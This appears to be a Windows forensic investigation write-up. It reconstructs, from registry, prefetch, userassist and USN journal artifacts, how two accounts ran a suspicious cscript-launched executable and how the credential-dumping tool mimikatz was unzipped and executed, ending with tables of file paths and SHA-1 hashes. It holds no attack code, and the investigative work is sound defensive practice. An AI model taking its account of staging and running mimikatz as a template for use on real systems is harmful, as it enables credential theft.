The first thing I did when looking at this system was to orient myself and check the basic information of this system, including details such as machine name, OS, timezone, user accounts, networking, and installed programs. Knowing all of this information before diving into the investigation is key to understanding what happened in this box.

Basic Information

Machine Name	prog-wks02
Machine OS	Windows 10 Pro
Build number	16299
Timezone	UTC -5 (Eastern Standard Time)

REF:
SYSTEM: ControlSet001\Control\ComputerName\ComputerName
SOFTWARE: Microsoft\Windows NT\CurrentVersion
SYSTEM: ControlSet001\Control\TimeZoneInformation

User Accounts

Number of Users	4	**Last Logged in user**	james.middleton-adm		
Name of user	**User ID**	**User Group**	**Create Time**	**Last Login**	**Location**
Administrator	500	Admin	-	-	Local
TestLocal	1001	Admin	-	1/27/2019 04:35:35	Local
richard.stallman	1114	user	-	--	Domain

james.middleton-adm	1117	Admin	-	-	Domain

REF

SOFTWARE: Microsoft\Windows NT\CurrentVersion\ProfileList

SOFTWARE: Microsoft\Windows\CurrentVersion\Authentication\LogonUI

SAM: Domains\Account\Users

Networking

Interface Name	IPv4 Address	Subnet Mask	DHCP Server
Ethernet0	192.168.4.102	255.255.255.0	192.168.4.253

REF

SYSTEM: ControlSet001\Services\Tcpip\Parameters\interfaces\{12812591-6a9c-4c5a-a39c-0e1bcf3a91b3}

Installed Programs

Program Name	Application or PE	Install Path	User
Open Office 6	**App**	**Program Files (x86) OpenOffice4**	**richard.stallman**
GIMP 2.10.8	**App**	**Program Files\GIMP 2**	**richard.stallman**
Notepad ++	**App**	**Program Files (x86)\Notepad++**	**richard.stallman**
7zip	**App**	**Program Files\7-zip**	**james.middleton-adm**
Git	**App**	**Program Files\Git**	**richard.stallman**
Firefox	**App**	**Program Files\Mozilla Firefox**	**richard.stallman**
Irfanview	**App**	**Program Files (x86)\IrfranViewer**	**richard.stallman**
Sysmon	**PE**	**Users\james.middleton-adm\Downloads\sysmon**	**james.middleton-adm**
mimikatz	**PE**	**Users\james.middleton-adm\Desktop\pictures**	**james.middleton-adm**

C:\Users\james_middleton-adm\Downloads

C:\Users\richard.stallman\Downloads

C:\Program Files

C:\Program Files (x86)

After this, I proceeded to move into what applications seem to have been run. To do this, I checked prefetch files and userassist


Starting with prefetch, there are a few notable files being run. These files are listed below:

File Name	First Run time	Last Run time	Run count
mimikatz.exe	2019-03-2	2019-03-28	1

	8 2:21:40	21:21:40	
cscript.exe	2019-03-28 14:03:53	2019-03-28 21:12:57	2
FIIWOUGRTTZY.exe (richard.stallman)	2019-03-28 14:04:01	2019-03-28 14:04:01	1
FIIWOUGRTTZY.exe (james.middleton-adm)	2019-03-28 21:12:57	2019-03-28 21:12:57	1


When looking into the cscript.exe prefetch file, we can see the fil file being referenced, meaning cscript must have been used to run the executable file

```
E:\ZimmermanTools>PECmd.exe -f C:\Users\tom\Documents\Evidence\Post\KAPE\F\Windows\prefetch\CSCRIPT.EXE-AC3ABA62.pf
PECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Users\tom\Documents\Evidence\Post\KAPE\F\Windows\prefetch\CSCRIPT.EXE-AC3ABA62.pf
```




We can gather a few interesting pieces of information here. First, we can see the path of that **fiiwougrttzy.exe,** being **C:\Users*USERNAME*\appdata\local\temp\raddc837.tmp\fiiwougrttzy.exe**. Note, that this executable was stored in both users' directories, so it was found in James Middleton and Richard Stallman.

I noted in table that cscript was run twice, first at **2019-03-28 14:03:53** and at **2019-03-28 21:12:57.** This must correspond with the two executables seen above. When browsing to these locations on disk, we can clearly see the file here.




Note that this is richard stallman's account, and the modify time is 2:04 PM (14:04).




Note that this is james_middleton-adm account, and the modify time is 9:12 PM (21:12)

Based off the modify timestamps of the executables, we can conclude that richard stallman had the suspicious file run first, followed by james.middleton-adm.


The next file to focus on is the mimikatz file. The first thing I noted was that in the appdata/local/temp folder for the account james_middleton-adm, we can see a folder called **mimikatz_trunk.zip.**




The contents of the zip file can be seen below




Next, prefile analysis.



We can see that it references one file, which appears to be in james appdata\local\temp folder as well




This directory can not seem to be located in the filesystem currently.




Time to search for this. The first thing I did was check index files to see if this file was ever in the directory. To do this, I extracted the index file from the james_middleton-adm\appdata\local\temp directory. The folder was not there.

I did some internet browsing and found that the referenced directory is actually pointing at the zipped up executable, meaning that they potentially ran it without unzipping it. I was able to find the same contents on the **desktop** of james.middleton-adm, called pictures, which can be seen below.




After checking the prefetch file for 7zip, a popular zipping utility, we can see that the directory was indeed unzipped




I then referenced usnjrnl to see if I can prove that this was extracted to the desktop, specifically, the pictures directory.

As can be seen above, it seems that usnjrnl shows that mimikatz_trunk.zip was extracted to the zip directory. First we can see mimikatz_trunk called, then after we can see 7zip, which was used to unzip the zipped file, then we can see the new folder being created, and then we can see it being renamed to pictures.

We can see that the date that this happened is **3/28/2019 9:20:54**. If we check the timestamps on the pictures directory, we can see that it was created at this same time



Now to tie these programs to users. To do this, I referenced userassist, in the registry.



Above we can see cscript userassist entries for both james.middleton-adm and richard.stallman.

I found no userassist files pertaining to the suspicious executable. However, there are two prefetch files for this executable, correlating to each user account. We can draw the conclusion that the exe was run by both accounts.

CHECKPOINT

To recap, we have found the following on this box so far:


Suspicious Users			
Username	Identifier	Account Type	Notes
james.middleton-adm	JM	Domain Admin	User seems to involved in mimikatz
richard.stallman	RS	Domain User	User seems to involved in mimikatz

Suspicious Executables				
Executable Name	Run Count	Last ran	Path	Notes
mimikatz.exe	1	2019-03-28 21:21:40	C:\Users\james.middleton-adm\desktop\pictures\x64\mimikatz.exe	suspicious file unzipped from location in temp dir
FIIWOUGRTTZY.exe	1	2019-03-28 14:04:01	C:\Users\richard.stallman\appdata\local\temp\radA7d2E.tmp\	malicious file in richard.stallman temp folder, ran with cscript
FIIWOUGRTTZY.exe	1	2019-03-28 21:12:57	C:\Users\james.middleton-adm\appdata\local\temp\radA7d2E.tmp\	malicious file in james.middleton-adm folder, ran with cscript.


HASH TABLE

Executable name	SHA-1
mimikatz.exe	160BF8FE54A91344DB435F34A4545FC41F44BDD6
FIIWOUGRTTZY.exe (JM)	1CEEC1AC5D7D8B69FEBB8845C28920AF86B7166A
FIIWOUGRTTZY.exe (RS)	1CEEC1AC5D7D8B69FEBB8845C28920AF86B7166A

